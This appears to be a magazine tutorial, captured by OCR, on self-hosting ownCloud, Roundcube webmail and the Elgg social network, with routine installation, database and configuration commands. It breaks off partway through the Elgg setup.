Starting from version 4.5 (the one we're describing here, *OwnCloud* versions are coming thick and fast, see p78 for tips for the latest major release, including self-signed certificates), *ownCloud* supports file versioning and a unified access and synchronisation interface to mainstream storage services, such as Dropbox or Google Drive. If that isn't enough, you can extend its capabilities with several optional applications.


A basic *ownCloud* (*pictured, below left*) is a place to save and share your files, pictures, audio files, calendar and contact lists online from any browser on any computer or smartphone. The file manager includes OpenDocument and PDF viewers, plus an editor for plain text files. The pictures are available one by one, or as full-screen slideshows, while the music collection supports audio streaming.

The Contact and Calendar functions aren't state of the art, but have all the basic features, and it's possible to import Google contacts or create custom fields in your address book for your activities. Several independent calendars can be defined, or shared with other users of the same *OwnCloud*. The first time you open it, Calendar asks for your position to set the corresponding time zone, but you can change that. Just remember that if you don't set it properly, your *OwnCloud* calendar and the ones in your smartphone or desktop computers will be unable to sync to each other.

Even when automatic synchronisation isn't possible, you can import and export single events or whole calendars from your *OwnCloud* account in the standard *iCal* format. Any



The *OwnCloud* basic package: file storage, online music or picture galleries, calendar and address books, all in the same browser window.



The standard *OwnCloud Calendar* – simple, but useful and easily synchronisable with desktop or mobile devices.

decent calendaring application, including those on any smartphone, can manage *iCal* without problems these days.

A container of applications

In addition to all this, *OwnCloud* has another feature, still very under-used but, in our humble opinion, with huge potential: *OwnCloud* is born to be a container and can offer a unified point of access for completely independent, FOSS-based, third-party online services. An *OwnCloud* administrator can extend its services in many ways, installing the many optional applications listed at **http://apps.owncloud.com**.

We'll highlight a small selection of these applications, just to present the general concept. You may, for example, keep notes inside *ownCloud* with the three different applications that follow. The simplest one, which is also the easiest to sync with mobile devices, is called *Notes*; you can use it to save task descriptions, to-do lists and similar things as ordinary plain text files. *AtNotes* supports basic HTML formatting and note tagging. The *OwnCloud Journal* goes one step further. You can sort, filter and search by date or time range all the diary entries you store inside it. Internally, the *Journal* entries are saved as records in the *OwnCloud* Calendar, and can be shared with other users.

Of course, there are OwnCloud apps can do much more than keep notes. A *Theme Manager* lets the administrator change the look and feel of the whole website with a few clicks. There's also a player for *impress.js* online slideshows, and a synchroniser to keep the same *Firefox* configuration across all your computers and accounts. There's an interface to republish pictures loaded into *ownCloud* on *WordPress* blogs. We also believe that many users may fall in love with the basic Bookmark Manager in (*See bottom, p28*) or with *Shorty*, the *ownCloud* app that enables you to organise bookmarks and share them through several external URL shortening services.

The future of *OwnCloud*, however, is in integration – why reinvent any possible wheel when you can embed the real thing? For instance you can see an already-working example of this category of *ownCloud* apps (*pictured top, p29*), the one that enables you to log in to your Roundcube account and use it as an *OwnCloud* tab, instead of developing yet another free software webmail client – Isn't that wonderful? Of course, all this requires a little bit of easy setup on the user's side, and the first thing to do with your brand new *ownCloud* account is to click on the gear icon in the bottom left-hand corner. This opens the user configuration panel, where you can find or set crucial parameters or perform important operations.

The various things that you can (and must!) set include the email address to use for password recovery, and the language of the user interface. Oh, and don't forget to copy the value of the WebDAV URL. If versioning was enabled at installation time, you'll also have the ability to cancel old versions of your files that you don't need any more. The configuration panel enables each user to download all of their files and data as one ZIP file, in a format that can be loaded with just one click in another *ownCloud* installation. Try doing that kind of thing with closed cloud services!

Desktop access to *OwnCloud* possible, in general, from any file manager that supports the WebDAV protocol – you must simply tell it to load the WebDAV URL that's listed in your configuration panel. Detailed instructions on how to use that URL with several file managers are available online at: **http://owncloud.org/support/webdav**.

OwnCloud from your desktop

Regardless of file managers, there are *ownCloud* desktop clients to keep a local folder on your computer constantly in sync with one in the online account, much as it happens with Dropbox. (The official website lists clients for Linux, Windows (XP, Vista, 7 and 8, 32- or 64-bit) and Mac OS X 10.5 or newer, and for Intel 64-bit).

Installing the Linux *ownCloud* client isn't very difficut – the official site has a breadcrumb trail that funnels you to either the right one-click install package or provides the relevant repos for the binary packages for most of the popular distributions. We loaded the latest client on Fedora 20 with:

```
cd /etc/yum.repos.d/
wget http://download.opensuse.org/repositories/
isv:ownCloud:desktop/Fedora_20/isv:ownCloud:desktop.
repo
yum install owncloud-client
```

OwnCloud can be installed and managed without particular problems by everybody with a basic knowledge of »

What is your file size?

By default, *OwnCloud* limits the size of each single file you can upload (at least from the web interface) to 512MB, which is obviously too small for many users. A whole page of the official documentation is devoted to this issue, but here is its one-sentence summary: 'You can easily raise that limit to whatever you want, as long as your web hosting provider, if you aren't running your own server, allows it.' This is because, strictly speaking, raising the file size limit may be as simple as adding a section like this

```
<IfModule mod_php5.c>
 php_value upload_max_filesize 4096M
  php_value post_max_size 4096M
</IfModule>
```

to your PHP configuration file, or in a separate file. However, this will work only if both the web server and the PHP interpreter were configured by their administrator to let you play these tricks. See **http://bit.ly/HlulJu** for details.

» LAMP (Linux, *Apache*, *MySQL*, PHP) software. Basically, if you have already installed *Wordpress* or similar packages you have all the skills you need to master *OwnCloud*. And if you haven't, don't worry – it's much easier than it seems.

There are several things to do or check before even downloading *OwnCloud*. One is the web space where your *ownCloud* will live. *OwnCloud* itself takes very little space, but if you want to use it as online storage, you may want to get an account with enough space from the beginning. Next, unless you are sure that you won't need permanent web addresses for anything you put in *OwnCloud*, you should buy a domain name. Of course, *OwnCloud* doesn't need it at all to work properly, it's just that if you move your installation to another server with a different domain name, all the old URLs – that is, the links to your online picture gallery and so on – will stop working. This may be really bad, or almost irrelevant, depending on your needs – you decide.

We also strongly suggest trying all the parts of *OwnCloud* for at least one week after the first installation, before offering accounts to others or publishing URLs of files you want to share. In that way, you'll be free to erase everything and reinstall with a different configuration before going live.

The *OwnCloud* installation and tips presented here were tested on a CentOS Virtual Private Server running *Apache*. Instructions for other Linux distributions can be found at **http://doc.owncloud.org**, but almost everything here will apply as-is to any web hosting account that supports PHP and *MySQL*, *PostgreSQL* or *SQLite* databases. The main exception is the web server and PHP configuration. The *OwnCloud* website has good documentation for several web servers, not just *Apache*. In any case, ask the web hosting provider what server they use and, above all, whether they have some obscure, not yet documented PHP setting that may make *OwnCloud* harder to configure (trust us, it may happen).

Selecting a database

The last thing to do before installing *OwnCloud* is choosing which database it will use. *SQLite*, *MySQL* or *PostgreSQL*? The first choice is simpler to handle and back up; an *SQLite* database is one single file that PHP can manage all by itself, if the right libraries are installed.

If you go for *SQLite*, *OwnCloud* will create the database file transparently, in the same folder where it will keep your files. The other two choices need a database and account with an independent *MySQL* or *PostgreSQL* server. This isn't a big deal, because many basic web hosting accounts include one *MySQL* database, or let you add one for a few extra pounds per year. The *OwnCloud* documentation recommends *MySQL* or *PostgreSQL* for installations with many users and/or many simultaneous accesses.

A few GNU/Linux distributions (check the websites for the most up-to-date list) offer *ownCloud* binary packages that make installation and upgrades a snap. However, *OwnCloud* doesn't need Linux, and one main reason to use it is portability. Therefore, in this tutorial we deliberately ignore such cases and only explain how to proceed with the raw source code you can download from the website.

The installation procedure of *OwnCloud* is similar to the one for *WordPress*, *Drupal* and many other LAMP-free software packages. First, you put some files in a dedicated folder of your web space, then you configure the database and other parameters from your browser. The dedicated folder should be writable by the web server, otherwise *OwnCloud* won't be able to create some of the folders it needs to work. The *OwnCloud* website offers a setup wizard that, albeit making the 'put some files' part a bit easier, may not be worth using. To run that wizard, you must upload (let's call it **myowncloud.example.com**) one small PHP file called **setup-owncloud.php** to the future home of your *OwnCloud*, and then point your browser to **http://myowncloud.example.com/setup-owncloud.php**.

That page will check if the PHP and server configuration are compatible with *OwnCloud* and, clicking on a button, download the real code and install it in the same folder. After that point, the installation will proceed, as explained below, as if you had installed the files manually. The problem with the wizard is it may not install the current version of *OwnCloud*. That's why we recommend the other installation option – just upload the compressed file with the latest stable version (which was a 10MB TAR file for us, later versions are closer to 30MB) to its online folder and unpack it there.

At this point, unless you plan to use *SQLite*, make sure that you can use – or create if it doesn't exist yet – a *MySQL* or *PostgreSQL* database and user just for *OwnCloud*. Here are the commands to do it from scratch for *MySQL*, which is the most common database provided for basic web hosting:

```
mysql> CREATE USER 'oc_user'@'localhost' IDENTIFIED BY 'the_mysql_password';
mysql> CREATE database owncloud_test;
mysql> GRANT ALL PRIVILEGES ON owncloud_test.* TO 'oc_user'@'localhost' IDENTIFIED BY 'the_mysql_password'
```

You can issue these commands, or their equivalents, from whatever *MySQL* interface is available on the server, be it a web tool, such as *PHPMyAdmin* or the command line client for Linux. Once you're ready with the database, point your browser at **myowncloud.example.com**. You will find a simple web form, which will ask you the name and password for the administrator account, the absolute path of the *OwnCloud* root folder (which, remember, must be writable by the web server), the type of database and, unless you chose *SQLite*, its location, name, user and password. That's it, as far as installation is concerned!

General configuration

Remember that little gear icon in the bottom-left corner? If you click on it while logged in as administrator, it will also show an Admin tab. That's the place where you can create other users' accounts, and organise them in groups, each one with its own administrator. Groups are necessary if you want or need to control, with the greatest possible flexibility, how much users can share among themselves, or with the rest of the internet. Apart from grouping, each user can have a different quota of the available space. Even if you are the only user of your *ownCloud*, create a different user identity for your daily activities. The administrator account should be reserved for administration, if only to make it harder for you to mess up something by mistake. Besides managing users,



The *OwnCloud* bookmark manager isn't as sophisticated as other similar applications, but is already very usable.

the *OwnCloud* admin panel lets you download and export the system core files, the user files or the complete cloud (user data, files and database), for backups or migration. While doing this only takes a click, they are manual clicks.

Installing applications found on **http://apps.owncloud.com**, or elsewhere is easy – upload and unpack their source files in the apps sub folder of *OwnCloud*, then configure them in the apps section of the administration panel.

Updates and upgrades

OwnCloud software maintenance explicitly distinguishes between updates and upgrades. Both procedures are simple and clearly explained on the *OwnCloud* website, so here we will mention only the main points you need to know in advance. The first, obvious, one is: always make complete backups before any maintenance.


Updates are changes from one point release to the next, for example from version 4.5 to 4.6. Upgrades are passages to a major version number. Knowing this is not a purely formal definition, without practical consequences – upgrades are made to use the last minor version as the starting point.

In other words, while skipping intermediate versions of *OwnCloud* is not a secure disaster, it is a pretty reliable way to stumble into interesting, usually undocumented annoyances. The most common cause of such problems is the same for any application that consists of 'PHP plus a database'. Upgrading this kind of program almost always means both installing new PHP files and running some automatic SQL queries in the background to update the structure and content of the database.

Files installed by mistake are easy to recognise and restore. SQL queries let loose on a database that doesn't have exactly the structure for which they were written are a much dirtier business. They may damage the database enough to make a complete reinstallation from backups of the old version the only sensible way out. So, do yourself a favour – never skip versions, and constantly keep your *OwnCloud* as up to date as possible.

Another maintenance issue you can't ignore is what happens to optional or third-party apps every time you change the *OwnCloud* software. From this point of view, updates should never be a problem, but upgrades require more effort. In general, you must always deactivate all third-party apps from the administration panel before an upgrade. In addition to that, an *OwnCloud* app you use may not be compatible with a new major version. In that case, you should either delay upgrade or temporarily do without that app.

The main value of *OwnCloud* is its portability. Configure it in the right way and (especially if you did get your own



Where is that file? In your *OwnCloud*, or on your hard drive? It doesn't matter actually, because you can access it both ways.

domain name), you can recreate your *OwnCloud* at any moment, with very little effort, on the same or any other web server, without any disservice. In order to do this, you need to set up automatic, regular backups of at least three things:

1 **The whole data folder** – that is, the box that contains all the user files and other data.

2 **The database**. If you chose *SQLite*, this step is included in the first one. Otherwise, you need to set up a daily *cron* job that dumps the whole database to one plain text file, that you'll back up with the others. You can generate such dumps with **mysqldump** or, for *PostgreSQL*, **pg_dump**.

3 **The configuration**. The next thing to secure is the **config.php** file in the **config** sub-folder, which contains the database credentials and other general variables.

Depending on your web server, you may also have to back up HTTP and/or PHP configuration files. If you do this regularly, for example with a daily *cron* job, either migrating your *OwnCloud* to another server or recovering from a crash should be almost painless. To do this, first, make sure that the web server/PHP configuration of the new site is identical to, or at least compatible with, the old one. Next, unpack the pristine source files of the same version of *ownCloud* you were running (you must keep a copy of the original archive, too), and recreate the database.

Finally, put the data folder and the **config.php** file in their place in the new *OwnCloud* root directory. If the username or password for the external database must be different from the original one (some providers impose their own naming rules), write the new values inside **config.php**. That's it!

What about security?

Security in *OwnCloud* deserves its own section for two reasons. One is that it is essential, so it deserves to stand out, even visually. We don't have enough space to cover this topic exhaustively, and couldn't be as up to date as the website anyway, but we do want you to know that you must think about it.

Another reason to just mention the issue briefly is that it's pretty straightforward. The main things you must do to secure *OwnCloud* are pretty much the same ones that are needed for any LAMP application. They are very well documented all over the net, so we will mention them to let you know what to search for. To begin with, enable basic authentication for your web server. On *Apache*, this may mean adding an entry similar to this to the configuration file, to enable the access control file that comes with *ownCloud*:

```
<Directory /complete/path/to/owncloud/>
  AllowOverride All
  </Directory>
```

This is just an example. Check the *OwnCloud* website for detailed, up-to-date information on authentication and HTTPD directives for your server and Linux distribution.

The second thing to do is to get an SSL certificate to use for encrypted HTTP connections. Last but not least, make sure that your installation is not letting unauthorised users access single files inside *OwnCloud*, by following the tips on this forum: **http://forum.owncloud.org/viewtopic.php?f=3&t=6659**.

Webmail

Keep your emails private – set up your own webmail service.

There's a lot you can do with *OwnCloud*, but there is one important cloud service it doesn't touch, and that's email. Of all the cloud services, the one that generates the most concerns over privacy is webmail in general and *Gmail* in particular. Your emails are transmitted and stored as plain text and Google openly admits that it reads your email in order to provide you with targeted advertising. For non-confidential mail, this is acceptable to most people, but you can run your own webmail service if it doesn't. It gets better – you don't even need to change your email address or have a static internet address, as running your own SMTP server generally requires. Webmail programs do not have to run on the same system as the mail server, so you can install webmail on your own server and continue to use your current email address and server.

> **"It gets better, you don't even need to change your email address"**

There are several webmail alternatives, two of the most popular are *SquirrelMail* and *Roundcube*. Both are written in PHP and run on the usual LAMP stack. We will look at *Roundcube* here, but *SquirrelMail* is just as easy to set up and just as capable. It is quite feasible to run both. They are only email clients, after all, and plenty of people have more than one email client installed.

Both webmail services use IMAP to communicate with the mail server, which means the emails stay on the server, allowing you to also read the same email with a desktop or mobile email client as well. IMAP has another advantage over the older POP3 protocol, beyond removing the need to download everything before reading – it stores information such as which emails you have read on the server, making it easy to switch between mail clients and still keep track of where you are up to.



› The installer creates two files that you must download and copy into *Roundcube's* config directory.

Installing webmail

Installing *Roundcube* is simple. You can either do it through your package manager or directly on to your server by downloading the tarball from **www.roundcube.net**. Unpack the tarball into the root of your web server. This creates a directory called **roundcubemail-0.9.0** (for the current version). Either rename or symlink this to something more usable, like roundcube or even webmail. *Roundcube* needs to write to files in its logs and temp directories, so make sure these are owned by the user running the web server, usually **apache** or **www-data**. Then run the installer by pointing your browser at **http://address-of-server/roundcube/installer**. Make sure that none of the checks show 'Not OK'. Missing optional modules are fine, and you only need one database available (*Roundcube* supports several database formats).

One important setting it checks is PHP's **date.timezone** option, which needs to be set in order for your mails to have the correct timestamp. If you are using a VPS rather than a local server, this should be set to the timezone for wherever the server is physically located. The setting is found in **/etc/php5/apache2/php.ini** and the line should be uncommented by removing the leading ; and then the timezone added. You will usually find the correct timezone specification in **/etc/timezone**. You need to restart Apache after changing this, or any other PHP settings, with:

```
sudo apachectrl restart
```

Setting things up

Reload the installer and correct any further errors before proceeding. The next page sets up the configuration. If you are using your own webmail because of privacy concerns, you will probably want to disable the spell checker, because the default one sends the text to Google for checking. You need to tell it about your database and, unless you are using *SQLite*, you need to set up the tables yourself. You can do this by running the *mysql* client as root and then issuing these commands:

```
CREATE DATABASE roundcubemail;
GRANT ALL PRIVILEGES ON roundcubemail.* TO
username@localhost IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
```

Change the username and password to suit, but leave the localhost because the database server is on the same system as the web server. Alternatively, you can create the database and user with *phpMyAdmin*. Now you'll need to add one or more IMAP servers to connect to. If you add more than one, you get a menu to choose from when you load the page, if you leave this blank, you have to type in the name of the server each time you want to use *Roundcube*. When you click on the 'Create Config' button, you see a page with links to

Administration

One of the great things about the public services is that they just work. You have no setting up to do beyond creating an account, you don't have to worry about backups, storage requirements, network security, DDoS attacks or a host of other concerns. If you really want to go it alone in a serious way, you need to consider these just as you would for traditional computing and data storage systems. Of course, the risks can be turned into benefits.

Using a private cloud to store all your files introduces a single point of failure, but it also means that you only have one location to back up. Syncing one cloud server to an off-site location is simpler than doing the same for a dozen or two desktops. The file versioning and undelete features provide protection against ID-ten-T user errors that you don't get when someone accidentally deletes the wrong folder from their desktop. If you are running your service on a private network, some of these concerns do not apply, and if you already have a public-facing web server, they should already be addressed, so the situation is not as scary as it may first appear. But don't use critical data or services on your first try.

download two files – **main.inc.php** and **db.inc.php**. Copy these to the config directory of your *Roundcube* installation. Then click on 'Continue' and your configuration will be tested. Correct anything that is flagged up, either by going back to the previous page or by editing the files directly, and reload the test page. You should also test the SMTP and IMAP settings here. Note the big red warning at the end of the test page – make sure you remove or disable the installer once *Roundcube* is set up, otherwise anyone can see your settings and passwords.

Reading your mail

The page that you'll see when you load your webmail URL into your web browser depends on your settings. If you've set up a single mail server, it will go straight to asking for your username and password, otherwise you will see either a menu to select between the different servers you have set up or a text box if you have added no servers.


The first time that you log in there will be a delay as your mailbox is scanned. The speed at which your mailbox loads depends mainly on the speed of the connection you have between the web server and your mail server; running them on the same computer makes a big difference, and the amount of junk – sorry, mail – you hang on to.

The settings menu contains options to change both the behaviour and appearance of *Roundcube*, while the website at **http://roundcube.net** has a wiki with plenty of information on tweaking *Roundcube* to suit your needs. There are also plenty of plug-ins available from this website, which can be installed to enhance the features and appearance of *Roundcube*. Plug-ins are supplied as archives, usually TAR or ZIP, which should be unpacked into *Roundcube*'s plug-ins directory – you will find there already several present with a default installation. Plug-ins are disabled by default; you enable them by adding their names, as they appear in the plug-ins directory to the **$rcmail_config['plugins']** array in **config/main.inc.php**. For example, to add the included autologon plug-in and the third-party *SpamAssassin* plug-in, the setting would be:

```
$rcmail_config['plugins'] = array('autologon', 'sauserprefs');
```



You'll need at least one IMAP server from which to read emails and then an SMTP server used for sending.




***Roundcube* is installed using its own web-based installer. The first step checks whether all system requirements are met.**

Social networking

Allay your privacy concerns – establish your own social media platform.

Setting up webmail is all well and good, but email is all a bit 20th century – at least that's what the likes of Facebook would have us believe. Social networks raise several privacy concerns, and while companies may use the likes of Facebook to engage with consumers who 'like' them, they wouldn't use it for internal communications. In fact, most organisations have strict policies on discussing any company business on social networks. However, these services do provide a valuable way for people to interact, either in public or within an organisation. What we need is a social networking platform that we can run ourselves, preferably one that is open source, to allay privacy concerns. There are a few options, such as *Buddy Press* (**http://buddypress.org**) which started life as a *WordPress* mod and grew into a complete social media platform, but we are going to look at *Elgg* (**http://elgg.org**). Looking at the list of well-known organisations and educational establishments that choose this particular platform gives you an idea of its popularity and suitability.



Once *Elgg* is set up, you can start by giving it a name, email address and somewhere to store its data.

A familiar procedure

The installation process is similar to many other web applications. Download the ZIP file, unpack it into your web server's document directory, preferably making a symlink to a more useful name than elgg-1.8.15, and set up the database. Elgg uses *MySQL*, so the standard instructions given elsewhere apply for creating a database and user. You also need to create a data directory for *Elgg* – this should not be in your web server's **DocumentRoot**, the area from which it serves pages, as you do not want the contents to be directly accessible from a browser. The directory should be owned and writable by the user running the web server, usually **www-data** or **apache**. That's the command line bit done, although you could do most of that with *phpMyAdmin* and an SSH-aware file manager. Now load **http://yourserver/elgg** into your web browser. This guides you through the setup, making sure you have all the modules you may need, setting the database credentials and testing access and configuring the location of the data directory. If it picks up a problem at any point, it tries to give a helpful hint as to the solution. Hit

Adding a MySQL DB

